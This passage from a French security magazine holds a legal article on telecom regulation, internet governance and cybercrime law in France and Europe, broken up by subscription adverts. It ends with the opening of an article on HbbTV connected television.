n'a pas eu de régime, ni « ordinaire », ni spécial. Elle était tout simplement absente des codes. Par la suite, le législateur s'est plus particulièrement intéressé à l'encadrement pénal de la télématique. France Telecom, déjà acteur exclusif du téléphone en France, en a donc profité pour s'assurer un monopole technique, juridique et commercial sur le Minitel. France Telecom avait déjà le monopole sur le téléphone, il a vu son emprise prolongée par sa mainmise sur les communications électroniques. Mais en 1996, sous la pression de l'Union Européenne, la France procède à l'ouverture des télécoms à la concurrence. Le marché se libéralise mais les institutions françaises souhaitaient avoir une autorité qui s'assurerait que la libre-concurrence en matière de télécommunications soit respectée. À cette fin, l'ART (Autorité de Régulation des Télécoms) a été créée et elle avait pour but de protéger la concurrence et la libéralisation des télécoms, ce qui veut dire ouvrir le marché des télécommunications au sens large du terme.

La deuxième étape est plus connue et certainement plus proche dans les esprits car il s'agit du cadre réglementaire pour les communications électroniques, initié en 2002, appelé Paquet Telecoms, qui fut transposé en droit français en 2004 et qui a changé les règles du jeu.



Les objectifs du Paquet Telecoms sont les suivants :

- Renforcer une véritable concurrence entre opérateurs.
- Accomplir les missions de services publics relatives aux télécommunications.
- Libéraliser totalement le secteur.
- Favoriser le développement de tous les acteurs, y compris les plus modestes.
- Réduire la fracture numérique sur le territoire.
- Réduire les disparités entre les réseaux en y associant les collectivités territoriales.

Pour résumer, la France a procédé à une libéralisation du secteur, mais il ne fallait surtout pas que ce soit au détriment des usagers. Et encore une fois, il était souhaité qu'une autorité s'assure que les obligations précédemment énumérées soient appliquées. L'ART est devenue l'ARCEP (Autorité de Régulation des Communications Electroniques et Postales). Enfin, l'ARCEP s'est vue chargée d'une mission essentielle : la gestion des ressources rares – à savoir les fréquences – en association avec l'ANF (Agence Nationale des Fréquences). Les tâches entre les deux autorités sont réparties en fonction de leurs cœurs de métiers : l'ARCEP s'intéresse aux questions de gestion financière, administrative, juridique et technique et l'ANF s'occupe principalement des fréquences. Néanmoins, il convient de ne pas s'imaginer que le marché est libéralisé au point que toutes les fréquences soient accessibles. Ainsi qu'il a été souligné précédemment, les fréquences sont considérées comme des ressources rares et leur gestion est harmonisée au niveau mondial.

1.2 La gestion des ressources rares : attribution des fréquences

Si la majorité des fréquences sont accessibles au grand public, elles ne seront pas pour autant « libres ». En effet, certaines fréquences sont réservées pour les militaires, les activités maritimes ainsi que le satellite, par exemple, la fréquence 29,700 MHz à 30,525 MHz appartient à l'armée. L'ARCEP et l'ANF veillent conjointement à ce que les intérêts supérieurs soient pris en compte mais que les missions de service public ainsi que les obligations inhérentes à la libéralisation du secteur soient respectées. Ces deux autorités ne sont pas seules à décider et tout commence à l'échelon mondial avec l'UIT (voir Figure 1).

Cette institution donne les lignes directrices, fixe les grandes orientations et les processus d'harmonisation. Il faut garder à l'esprit que l'idée maîtresse de cette organisation est d'arriver à gérer les fréquences hertziennes, de ne pas bloquer la concurrence en matière de télécommunications tout en respectant le droit des consommateurs, de favoriser l'interopérabilité et d'établir de nouvelles normes industrielles. Au niveau européen et communautaire, ce sont le RSPG et le CEPT



Figure 1

qui se chargent d'adapter les grandes lignes fixées par l'UIT. Enfin, à l'échelle nationale, nous l'avons évoqué, l'ARCEP et l'ANF travaillent de concert avec le soutien du Ministère de l'Industrie.

Concrètement, comment travaillent ces deux institutions ? Leurs missions sont définies et réparties par la loi : l'ARCEP enregistre les déclarations des fournisseurs d'accès à Internet. De son côté, l'ANF assigne les fréquences déclarées auprès de l'ARCEP et les contrôle. C'est également elle qui s'occupe des autorisations et des certificats pour les radiomaritimes, les radioamateurs et les réseaux indépendants, de la facturation de certains réseaux indépendants. Elle contrôle également la conformité et prépare les autorisations d'utilisation de fréquences, qu'elle envoie ensuite à l'ARCEP. Si on devait simplifier, on pourrait dire que l'ANF s'occupe des aspects techniques des fréquences tandis que l'ARCEP s'intéresse aux aspects administratifs et économiques. Ce faisant, les deux institutions sont complémentaires.

Aujourd'hui, le secteur est suffisamment libéralisé pour permettre aux petits acteurs de se faire une place. Une centaine de fournisseurs d'accès à Internet sont présents en France dont un bon nombre en région et ce paysage, à la fois technique, juridique et économique, participe à une forme de résilience.

La gestion juridico-technique des télécommunications ne concerne pas uniquement les fréquences mais également les adresses IP, qui concernent d'autres acteurs.

1.3 La gouvernance d'Internet : IP et noms de domaines

Contrairement aux fréquences, Internet s'est développé de façon plus ou moins autonome, en marge des instances administratives, nationales et internationales. De ce fait, est apparue une sorte de consensus faisant que les organismes s'intéressant à la gestion des adresses IP et des noms de domaines sont des entités de droit privé. Il n'existe pas d'autorités administratives dédiées à leurs gestions, de la même manière qu'il n'existe pas d'institutions publiques – au sens juridique du terme – dédiées à la gestion des noms de domaines en France.



En Espagne, le .es est géré directement par l'État à travers l'équivalent local de Renater (Réseau National Education Recherche).

Mais dans les années 90, devant l'émergence de l'Internet grand public, les différents Gouvernements ont commencé à s'interroger sur le développement du réseau international. Aux États-Unis, le Gouvernement a chargé l'IANA de la gestion des noms de domaines ainsi que de l'attribution des adresses IP. En 1998, elle fut intégrée à l'ICANN, qui a la charge de la gestion des noms de domaines. C'est une société de droit californien à but non lucratif, sans capital social ni membres cotisants. Cette organisation, également de droit privé, fait souvent l'objet de diverses controverses. Citons-en deux. La première est sa dépendance vis-à-vis des États-Unis, car, non seulement soumis au droit californien et rendant des comptes à l'État si ce dernier le lui demande, mais également de par sa création, résultante d'une directive du Gouvernement. Par ailleurs, la récente création du *Trademark Clearing House*, qui s'intéresse à la gestion des noms de domaines par rapport à la propriété intellectuelle et industrielle, risque de transformer Internet en une place majoritairement dédiée aux entreprises et aux marques.

Certains plaident pour que l'ICANN soit rattachée à l'ONU, comme l'UIT par exemple, mais cela reste une proposition plus qu'un véritable projet concret.

L'autre enjeu majeur de la gouvernance d'Internet est la gestion des adresses IP. Ce n'est qu'assez récemment que les organismes ont réalisé que les adresses en IPv4 commençaient à se raréfier, sans pour autant être déclarées ressources rares comme les fréquences. Historiquement, l'Amérique du Nord et l'Europe occidentale ont été les premières à s'être servies dans les « réserves ». L'économie de cette ressource n'était pas une préoccupation majeure. Lorsque le reste des régions du monde ont commencé à avoir accès au réseau, on a commencé à assister à une pénurie et pour l'éviter, ou du moins tenter d'y remédier, deux choses ont été faites : les chercheurs ont commencé à travailler sur une nouvelle version du protocole Internet, l'IPv6, et des registres Internet régionaux de gestion ont vu le jour.

Aujourd'hui, les IP sont gérées par 5 registres Internet régionaux :

- le RIPE pour l'Europe, le Moyen-Orient et la Russie ;
- l'APNIC pour l'Asie et l'Océanie ;
- l'AfriNIC pour l'Afrique ;
- le LACNIC pour l'Amérique Centrale et Amérique du Sud ;
- l'ARIN pour l'Amérique du Nord.

Leur mission principale est l'allocation de blocs d'adresses IP, basée sur leurs politiques respectives, qui tiennent compte des besoins documentés par leurs membres. Les registres Internet régionaux appartiennent également au secteur privé et travaillent de concert avec l'ICANN afin d'assurer une certaine cohérence dans les projets.

Les fréquences et les adresses IP sont des éléments essentiels aux communications, pourtant, leurs gestions sont fondamentalement différentes et, à l'heure actuelle, il n'existe pas d'alternatives rencontrant une acceptation unanime.

Lorsque l'on parle de régulation des télécoms, il n'y a pas que les questions touchant à la gestion matérielle, mais aussi les questions relatives à la criminalité et on voit qu'à défaut de gérer les IP, les autorités entendent bien gérer ce qui se passe sur les réseaux.

2 La réglementation relative aux activités humaines sur les réseaux

Il n'est rien de plus choquant pour un juriste connaissant un minimum les lois et les réseaux que d'entendre les politiques pérorer que la loi n'existe pas sur Internet et qu'il est urgent de réglementer en ce sens. Non seulement cette allégation est fautive – que ce soit au niveau national, européen ou international – mais en plus, il ne s'agit pas tant de textes que de cohérence aux échelons supérieurs et de moyens alloués.

2.1 Le millefeuille pénal français

Le premier texte régulant les activités pouvant être frauduleuses, sur les réseaux, a été la loi Godfrain et s'intéressait initialement aux systèmes de traitement automatisés de données. Initiée suite aux révélations du Canard Enchaîné sur la porosité du système des centrales nucléaires françaises, elle a vu le jour en 1988. Rédigée de façon suffisamment large et globale, elle n'a pas été modifiée avec la démocratisation d'Internet. De 1988 à 2001, la France ne crée pas de nouveaux textes visant à réprimer la criminalité informatique. D'une part, les textes existants – en l'espèce la loi Godfrain – étaient suffisants. D'autre part, cela ne représentait pas non plus une part très importante de la criminalité. Les choses changent en 2001.

Deux mois après les attentats du 11 septembre, le Gouvernement Jospin met sur la table du Parlement un paquet législatif visant à renforcer la sécurité sur le territoire national, appelé Loi sur la Sécurité Quotidienne. Une disposition – toujours en application – concerne les réseaux : le titre IV transposé dans les articles L.230-1 à L.230-5 du Code de Procédure Pénale portant obligation de fourniture de moyens de déchiffrement. Pour faire simple, lorsque l'autorité judiciaire demande à une personne physique ou morale de fournir les clés de chiffrement d'un système, ces dernières ont l'obligation de les fournir.



À cela se sont ajoutées des dispositions relatives à la criminalité informatique par la Loi pour la Confiance dans l'Économie Numérique (LCEN), modifiant un grand nombre de dispositions du Code Pénal et du Code de Procédure Pénale, aggravant certaines peines.

Plus récemment, la Loi de 2011 d'Orientation et de Programmation pour la Performance de la Sécurité Intérieure a posé de nouvelles dispositions concernant la lutte contre la cybercriminalité, notamment la possibilité pour les autorités de procéder au filtrage et au blocage des sites Internet. De très nombreuses voix se sont élevées pour dénoncer une méconnaissance flagrante des dispositifs visés, l'absence d'efficacité des mesures et les atteintes aux libertés fondamentales. La CNIL elle-même a fait part de ses inquiétudes quant à ce projet. De ce fait, les décrets d'applications relatifs à ce texte ne sont pas encore parus car il s'agit d'une mesure politiquement très sensible.

Sans rentrer dans le détail de tous les textes précédemment cités, ne serait-ce que par leur énumération, on se rend bien compte qu'il n'existe pas de vide juridique quant aux activités frauduleuses perpétrées sur les réseaux ou grâce aux réseaux. Ajoutons à cela les adaptations des textes existants comme la diffamation, l'injure raciale et les délits de presse. Il n'y a pas non plus de vide juridique sur ce sujet à l'échelon supérieur, à savoir communautaire, européen et international.

2.2 La pierre d'angle : la Convention de Budapest

Dans le cadre du Conseil de l'Europe, la Convention sur la cybercriminalité a été adoptée le 23 novembre 2001 à Budapest, convention ouverte aux États non européens. Ainsi, parmi les signataires, on retrouve l'Afrique du Sud, le Canada, le Japon, les États-Unis, la Turquie ou encore le Sénégal. L'idée était d'obtenir un texte cohérent, fédérateur, commun en matière de lutte contre la criminalité sur les réseaux tout en respectant la souveraineté nationale de chacun des États signataires. Cela impliquait de trouver un terrain d'entente sur la définition des infractions. Actuellement, les infractions figurant dans la Convention de Budapest – protocole additionnel inclus – sont les suivantes et énumérées strictement ainsi :

- l'accès illégal à un système informatique ;
- l'interception illégale de données ;
- l'atteinte à l'intégrité des données ;
- l'atteinte à l'intégrité d'un système informatique ;
- l'abus de dispositifs ;
- la falsification et la fraude informatique ;
- les infractions en lien avec la pornographie infantine ;
- les infractions liées aux atteintes de la propriété intellectuelle et droits voisins/connexes ;

- la diffusion de propos à caractère raciste et xénophobe ;
- les menaces et insultes à caractère raciste et xénophobes ;
- la négation, la minimisation, l'approbation ou la justification de génocide ou de crimes contre l'Humanité.

Il est à noter que la rédaction des définitions des infractions est suffisamment globale mais néanmoins précise pour englober le *spam*, le *phishing*, les *botnets* ou encore les attaques DDOS.

En signant la Convention de Budapest, les États s'engagent à mettre en œuvre au niveau national tous les moyens nécessaires pour faire appliquer et respecter ce texte. La raison principale de la création de ce traité n'a pas été de trouver une définition commune à ces différentes infractions, mais de mettre en place une coopération internationale entre États. Or le droit pénal relève de la compétence exclusive de chaque État car il est considéré que cela relève de la souveraineté. Or, si un organisme supérieur à un État donne des indications concernant le droit pénal, il peut être estimé que cet organisme empiète sur la souveraineté et donc sur l'indépendance de cet État. Par ailleurs, un acte considéré comme une infraction dans un État ne le sera pas nécessairement dans un autre État. Il fallait donc bâtir une « législation » commune et des moyens d'action communs et applicables sans donner l'impression de rogner sur l'indépendance des États.

Sur le plan textuel, on est arrivé à construire quelque chose qui tient à peu près la route. Encore faut-il pouvoir appliquer cette Convention, non pas pour des raisons purement legalistes mais pour des raisons logistiques.

2.3 Les organismes nationaux et supranationaux de coopération

Cela ne surprendra personne si on énonce que tous les États européens ne sont pas égaux en matière de moyens, surtout quand il s'agit de police. La France n'est pas la Roumanie, qui n'est pas la Hongrie, qui n'est pas la Suède. Les budgets sont différents, les moyens humains sont différents, les techniques sont différentes et surtout les priorités sont différentes. À titre d'exemple, en Roumanie, la priorité n'est pas vraiment à la criminalité informatique – la corruption est plutôt à l'ordre du jour – alors qu'en France, on s'y intéresse de plus en plus, mais parfois au détriment d'une certaine logique.

Ainsi, en France, il existe une dizaine d'autorités compétentes en matière de police, administrative et judiciaire, liée à l'informatique : l'ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information), le STRJ (Service Technique de Recherches Judiciaires et de Documentation), la CNIL (Commission Nationale

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Économisez plus de

200%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

Téléphonez au
03 67 10 00 20
ou commandez
par le Web

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 11,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

ABONNEMENT

6 MISC
Multi-System & Internet Security Cookbook

40€*

au lieu de 51,00 €* en kiosque

Économie : 11,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site :
www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>>

Voici mes coordonnées postales :

Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

- Je souhaite recevoir les offres promotionnelles et newsletter des Éditions Diamond.
- Je souhaite recevoir les offres promotionnelles de nos partenaires.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : www.ed-diamond.com/cgv et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir
toutes les offres d'abonnement



PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

➔ Abonnement

offre 1

ABONNEMENT

40€*

au lieu de **51,00€**** en kiosque
Economie : 11,00 €



Vous pouvez également vous abonner sur :



www.ed-diamond.com

ou par Tél. : +33 (0)3 67 10 00 20 /

Fax : +33 (0)3 67 10 00 21

NOUVEAU !

numerique.ed-diamond.com

pour vous abonner et acheter vos magazines en format numérique (PDF)

unixgarden.com

pour retrouver une sélection d'articles des Éditions Diamond

* Tarifs France Métro (F)

** Base tarifs kiosque zone France Métro (F)

➔ Voici nos offres d'abonnements groupés incluant MISC

offre 5 **ABONNEMENTS GROUPÉS** **90€***
au lieu de **133,50€**** en kiosque
Economie : 43,50 €

offre 7 **ABONNEMENTS GROUPÉS** **124€***
au lieu de **181,50€**** en kiosque
Economie : 57,50 €

offre 8 **ABONNEMENTS GROUPÉS** **154€***
au lieu de **220,50€**** en kiosque
Economie : 66,50 €

offre 9 **ABONNEMENTS GROUPÉS** **184€***
au lieu de **259,50€**** en kiosque
Economie : 75,50 €

offre 10 **ABONNEMENTS GROUPÉS** **48€***
au lieu de **69,00€**** en kiosque
Economie : 21,00 €

offre 12 **ABONNEMENTS GROUPÉS** **215€***
au lieu de **301,50€**** en kiosque
Economie : 86,50 €

➔ Voici nos autres offres d'abonnements groupés

offre 2 **ABONNEMENTS GROUPÉS** **60€***
au lieu de **78,00€**** en kiosque
Economie : 18,00 €

offre 3 **ABONNEMENTS GROUPÉS** **85€***
au lieu de **121,50€**** en kiosque
Economie : 36,50 €

offre 4 **ABONNEMENTS GROUPÉS** **89€***
au lieu de **130,50€**** en kiosque
Economie : 41,50 €

offre 6 **ABONNEMENTS GROUPÉS** **119€***
au lieu de **169,50€**** en kiosque
Economie : 50,50 €

offre 11 **ABONNEMENTS GROUPÉS** **48€***
au lieu de **63,00€**** en kiosque
Economie : 15,00 €

offre 15 **ABONNEMENTS GROUPÉS** **78€***
au lieu de **102,00€**** en kiosque
Economie : 24,00 €

➔ Nos Tarifs s'entendent TTC et en euros

	F	D	T	Zone 1	Zone 2	Zone 3	Zone 4
	France Métro	DOM	TOM	Europe	Afrique / Orient	Amérique	Asie / Océanie
1 Abonnement MISC	40 €	50 €	57 €	50 €	54 €	52 €	51 €
2 Abonnement LPE + LP	60 €	86 €	105 €	88 €	96 €	92 €	89 €
3 Abonnement GLMF + LP	85 €	120 €	145 €	123 €	134 €	129 €	124 €
4 Abonnement GLMF + GLMF HS	89 €	122 €	147 €	125 €	136 €	131 €	126 €
5 Abonnement GLMF + MISC	90 €	128 €	151 €	130 €	141 €	136 €	131 €
6 Abonnement GLMF + GLMF HS + Linux Pratique	119 €	164 €	198 €	168 €	183 €	176 €	170 €
7 Abonnement GLMF + GLMF HS + MISC	124 €	172 €	204 €	175 €	190 €	183 €	177 €
8 Abonnement GLMF + GLMF HS + MISC + LP	154 €	214 €	255 €	218 €	237 €	228 €	221 €
9 Abonnement GLMF + GLMF HS + MISC + LP + LPE	184 €	258 €	309 €	263 €	286 €	275 €	266 €
10 Abonnement MISC + MISC HS	48 €	66 €	76 €	66 €	72 €	69 €	68 €
11 Abonnement LP + LP HS	48 €	65 €	78 €	66 €	72 €	70 €	68 €
12 Abonnement GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	215 €	297 €	355 €	302 €	329 €	317 €	307 €
15 Abonnement LPE + LP + LP HS	78 €	109 €	132 €	111 €	121 €	117 €	113 €

ZONE 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède, Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande, Estonie, Croatie, Slovaquie, République Tchèque, Pologne, Biélorussie, Bosnie Herzégovine, Bulgarie, Chypre, Georgie, Hongrie, Lettonie, Lituanie, Macédoine, Malte, Moldova, Roumanie, Russie, Serbie, Ukraine, Albanie, Arménie, ...

ZONE 2 : Algérie, Maroc, Tunisie, Turquie, Afrique du Sud, Seychelles, Sénégal, Israël, Palestine, Syrie, Jordanie, Botswana, Cameroun, Cap Vert, Comores, Rep.Dom. Congo, Côte d'Ivoire, Égypte, Kenya, Libye, Madagascar, Nigeria, ...

ZONE 3 : Canada, États Unis, Guyane, Haïti, République Dominicaine, Jamaïque, Argentine, Brésil, Cuba, Mexique, ...

ZONE 4 : Australie, Japon, Chine, Corée du Nord, Corée du Sud, Inde, Indonésie, Nouvelle Zélande, Taïwan, Thaïlande, Vietnam, ...

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à Zone 4) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (zone 1), ma référence est donc 7zone1 et le montant de l'abonnement est de 175 euros.

Je choisis de régler par :


Chèque bancaire ou postal à l'ordre des Éditions Diamond

Carte bancaire n° _____

Expire le : _____

Cryptogramme visuel : _____

Date et signature obligatoire



Ce document est la propriété exclusive de la société Editions Diamond (johann.locatelli@businessprecision.com) - 06 janvier 2016 à 09:43



Informatique et Libertés), l'OCLCTIC (Office Central de Lutte contre la Criminalité liée aux Technologies de l'Information et de la Communication), la BEFTI (Brigade d'Enquêtes sur les Fraudes aux Technologies de l'Information), la DCRI (Direction Centrale du Renseignement Intérieur), l'IRCGN (Institut de Recherche Criminelle de la Gendarmerie Nationale), la cyber-douane, les JIRS (Juridictions Inter-Régionales Spécialisées) ou encore l'OSCP (Observatoire de la Sécurité des Cartes de Paiement). Il y a tellement d'entités au niveau national qu'on assiste à l'éclatement des missions et des compétences. Du point de vue de chaque organisme, les missions sont clairement définies et attribuées, mais du côté du citoyen ou de l'administré, il est parfois difficile de s'y retrouver.

Selon qui vous êtes, qui vous représentez, l'infraction constatée, la zone géographique et l'objet de l'infraction, l'autorité de police va changer, ce qui rend très difficile l'exercice effectif des missions de police. Par ailleurs, certaines sont rattachées à la police nationale, d'autres à la gendarmerie, certaines sont des autorités administratives indépendantes et d'autres encore dépendent directement du Premier Ministre.

À l'échelon supérieur, c'est tout aussi complexe. Interpol peut être compétente pour la criminalité informatique transfrontalière, mais ce n'est pas son cœur de mission, qui est, de façon plus large, la criminalité transfrontalière. De la même façon, Europol – qui est une agence semblable à Interpol mais dédiée à la sphère européenne – ne s'occupe pas uniquement de criminalité informatique. Parallèlement, il y a l'EUROJUST, qui s'occupe de la coordination et de la coopération des actions au sein de l'Union Européenne et l'ENISA qui est uniquement dédiée à la sécurité des réseaux.

En avril 2013, le Parlement Européen a voté un renforcement des pouvoirs de l'ENISA, afin qu'elle puisse agir en coopération directe avec les États membres pour mettre en place des mesures visant à protéger les systèmes informatiques des États membres de l'Union Européenne.

Cette accumulation d'acteurs ne facilite clairement pas les choses pour les opérateurs de télécommunications. En effet, chacune de ses autorités – en plus des autorités de police classiques – peuvent les solliciter pour obtenir des informations : adresses IP, numéros de téléphone, listes d'appels émis et passés, etc. De source autorisée, on murmure qu'il est parfois difficile de s'y retrouver et de répondre rapidement aux demandes. Généralement, dans les grandes structures, des services sont créés pour répondre à ce type de demandes, mais la recrudescence de la criminalité – au sens large – s'appuyant sur des moyens informatiques conjugués à la multiplicité des acteurs, ralentit le processus de coopération et de communication. Par ailleurs, même si les informations sont rapidement délivrées aux autorités de police compétentes, elles doivent ensuite être transmises au juge chargé de l'instruction, qui va mener ses investigations

pour qu'ensuite, un président de chambre soit chargé du procès en lui-même. Or, en France, il n'existe pas de tribunaux et de magistrats spécifiquement dédiés à la criminalité informatique et ces derniers ne sont pas nécessairement formés à ce type de criminalité.

Lors du colloque au Sénat sur les perspectives de la cyberdéfense qui s'est tenu le 16 mai 2013, la magistrate Mireille Quemener déplorait le manque de compétences en la matière des magistrats actuels, rendant les instructions et les jugements plus longs et plus complexes à énoncer, surtout lorsque le recours à un expert judiciaire n'est pas un automatisme.

3 Quelles perspectives ?

On a pu voir que les télécommunications étaient largement encadrées sur le plan juridique et sur le plan logistique. Concernant la gestion technique, tout au plus est-il nécessaire d'asseoir l'indépendance des différents organismes. Sur le plan juridique, on a bien vu que les dispositions étaient nombreuses et que la plupart des cas de figure étaient présents. Pourtant, il reste des chantiers.

3.1 Une harmonisation européenne

Lors du colloque du 16 mai 2013, au Sénat, organisé par le sénateur Bockel, une table ronde sur la coopération européenne a été organisée. L'Allemagne, le Royaume-Uni, l'Union Européenne et la France ont présenté leurs objectifs et quelque chose de flagrant en est ressorti : l'absence de consensus.

Pourtant, la création du centre européen de cybercriminalité, appelé EC3, est un bon début de coopération. Sa stratégie est celle du « Open, safe and secure cyberspace » et il convient d'entendre « open » comme étant le respect des libertés fondamentales. L'idée générale est d'avoir un centre – rattaché administrativement à l'ENISA – qui servira de référence tant pour les États que pour les entreprises, mais également pour les citoyens. On recherche l'équilibre des intérêts, à remplir une mission pédagogique et qu'un travail conjoint avec d'autres institutions soit opérationnel.

La défense fait partie des prérogatives nationales, à travers laquelle un État exerce sa souveraineté. Or chaque État a des objectifs différents. En l'espèce, le représentant du Royaume-Uni a montré l'intérêt presque exclusif, pour les questions de e-commerce alors que l'Allemagne a misé sur la méthodologie, la coopération et la bonne gestion administrative, l'Union Européenne essaie de déterminer des piliers communs et la France a fait valoir son intérêt grandissant pour les hacktivistes.



Objectifs différents, moyens différents, mentalités différentes, méthodologie différente : arriver à dessiner un socle commun à tous les États de l'Union Européenne sur la question de la lutte contre la criminalité sur les réseaux semble d'autant plus utopique que par définition, il s'agit d'une criminalité transfrontalière, nécessitant une coopération active.

Il est clairement ressorti lors de ce colloque que ce n'était pas encore le cas.

3.2 Une question de moyens

Malgré la multitude de services de police dédiés, il semblerait que le nombre de personnes affectées à la lutte contre la criminalité sur les réseaux soit assez disparate. Si l'ANSSI et certaines structures sont suffisamment pourvues en personnel, d'autres sont plus modestes. De manière générale, la répartition des moyens humains et financiers n'est pas harmonisée. Or, les récentes propositions vont dans le sens d'un renforcement de la répression de la criminalité informatique et on ne voit pas comment les différents services vont arriver à fonctionner si leur charge de travail est augmentée mais leurs moyens diminués.

Autre exemple : le recours aux experts judiciaires. Dans le cas de saisine de matériel informatique, les autorités font appel à des experts judiciaires rattachés à la Cour d'Appel. Certains sont surchargés de travail, payés au lance-pierre, fournissant leur propre matériel et devant respecter des procédures précises, avec lesquelles ils ne sont pas toujours familiarisés, ils ont tous les inconvénients d'un salarié du secteur privé – notamment l'absence de sécurité de l'emploi et la régularité des revenus – et tous les désavantages des fonctionnaires – comme le devoir de réserve.

Au-delà des moyens financiers et humains, se pose la question de la formation. Que ce soit du côté des autorités de police ou des magistrats, il convient d'avoir un personnel suffisamment qualifié et formé. Or, même si quelques progrès ont été amorcés en ce sens, les magistrats intellectuellement à l'aise sur la question des réseaux sont encore en trop petits nombres et les moyens alloués sont dérisoires. Pour bien juger, il faut non seulement connaître la loi, mais également le domaine dans lequel il s'applique.

Enfin, on notera que l'État français semble avoir une obsession malsaine sur ce qui concerne la cyberdéfense et que si la tendance amorcée par le rapport Bockel se confirme dans les années à venir, la France dégringolera encore plus dans les classements des ONG s'intéressant au respect des libertés fondamentales. Ces dernières soulèvent les risques de dérives, la plus évidente étant la surveillance du réseau et des échanges des citoyens. Il y a donc bien des chantiers avant d'arriver à faire de la France et de l'Union Européenne des acteurs prédominants en la matière.

3.3 Le droit n'est pas la panacée

Il peut sembler curieux d'entendre une juriste énoncer que le droit n'est pas la solution à tout. Pourtant, lorsque l'on entend que « le droit reste en retard sur la technologie », il est impossible de rester indifférent. Il convient de souligner que le droit ne se construit pas sur l'instant. La technologie va plus vite que le droit et elle évolue tellement vite et dans tous les domaines que fatalement, le droit sera toujours en retard par rapport à elle.

On a beaucoup reproché aux politiques d'utiliser les faits-divers pour mener une politique globale. Dire que le droit doit anticiper les technologies ou du moins, répondre au coup-par-coup à chaque nouveauté, revient au fameux « un fait-divers = une loi ». C'est dommageable pour le droit car s'emparer d'un problème et essayer d'y apporter des réponses juridiques cohérentes est un travail long, difficile, qui nécessite du recul. Par ailleurs, cette construction ne doit pas être au détriment du bon sens, de la sécurité juridique et de l'intelligibilité des textes.

Enfin, il convient de ne pas oublier que les textes existants ne sont pas uniquement destinés à protéger les entreprises, mais également les internautes, d'où l'importance de ne pas multiplier les textes. ■

■ RÉFÉRENCES

Droit des services publics – 2ème édition Jean-Paul Valette chez Ellipses

Droit de la communication numérique – Emmanuel Dreyer et Jérôme Huet chez LGDJ

L'opinion numérique : Internet : un nouvel esprit public sous la direction d'Agathe Lepage chez Dalloz

Global Security Mag, n°23 – Avril/Mai/Juin 2013

Mag Securs n°38 – 2eme trimestre 2013

Le Paquet Telecom : http://europa.eu/legislation_summaries/information_society/legislative_framework/124216a_fr.htm

<http://tools.ietf.org/html/rfc1174>

<http://www.ladocumentationfrancaise.fr/dossiers/internet-monde/gouvernances.html>

Lire le très bon article de Nicolas Curien sur la libéralisation des télécommunications en Europe : http://olegk.free.fr/flux/flux44_45/pdf14445/03Curien28-35.pdf

<http://www.senat.fr/rap/r11-681/r11-6811.pdf>

<http://fr.rsf.org/press-freedom-index-2013,1054.html>

Complétez votre collection d'anciens numéros !

Ce document est la propriété exclusive de Leclercq - Locatelli - Febvasson - local@businessdecision.com - Janvier 2016 à 09:43



VERSION PAPIER

Rendez-vous sur : ed-diamond.com et (re)découvrez nos magazines et nos offres spéciales !



ed-diamond.com

SÉCURITÉ DES BASES DE DONNÉES
GRANT ALL ON YOUR_DB TO ME;

- 1- Optimisations des injections SQL
- 2- Prévention des injections SQL : les "règles d'or 14"
- 3- Comparaison des aspects sécurité entre MySQL 5.5 et MS SQL Server 2008
- 4- Élévation de privilèges et exécution de commandes sous Oracle

Apple & Mac
OU LA FACE CACHÉE DE LA POMME...

BRING YOUR OWN DEVICE
ou l'histoire d'une bombe à retardement !



VERSION PDF

Rendez-vous sur : numerique.ed-diamond.com et (re)découvrez nos magazines et nos offres spéciales !



numerique.ed-diamond.com

HBBTV : DIFFUSION D'APPLICATIONS WEB SUR TÉLÉVISION CONNECTÉE



Loïc Guillois - lguillois@gamific.tv

Responsable Département Télévision Connectée. Gamific.TV

mots-clés : TÉLÉVISION CONNECTÉE / HBBTV / TNT / IPTV

La Télévision Connectée est née. Vous allez découvrir dans cet article comment la dernière génération de télévisions offre une solution technique permettant la mise en œuvre de chaînes de télévision interactives.

1 La TNT française

1.1 Télévision numérique

La Télévision Numérique Terrestre (TNT) est transmise sur ondes radio à travers l'espace terrestre de la même façon que la télévision analogique, la principale différence étant l'utilisation d'émetteurs multiplex permettant la transmission de plusieurs programmes sur le même canal. La télévision numérique terrestre utilise les bandes de fréquences auparavant allouées à la télévision analogique (bande III en VHF, bandes IV et V en UHF).

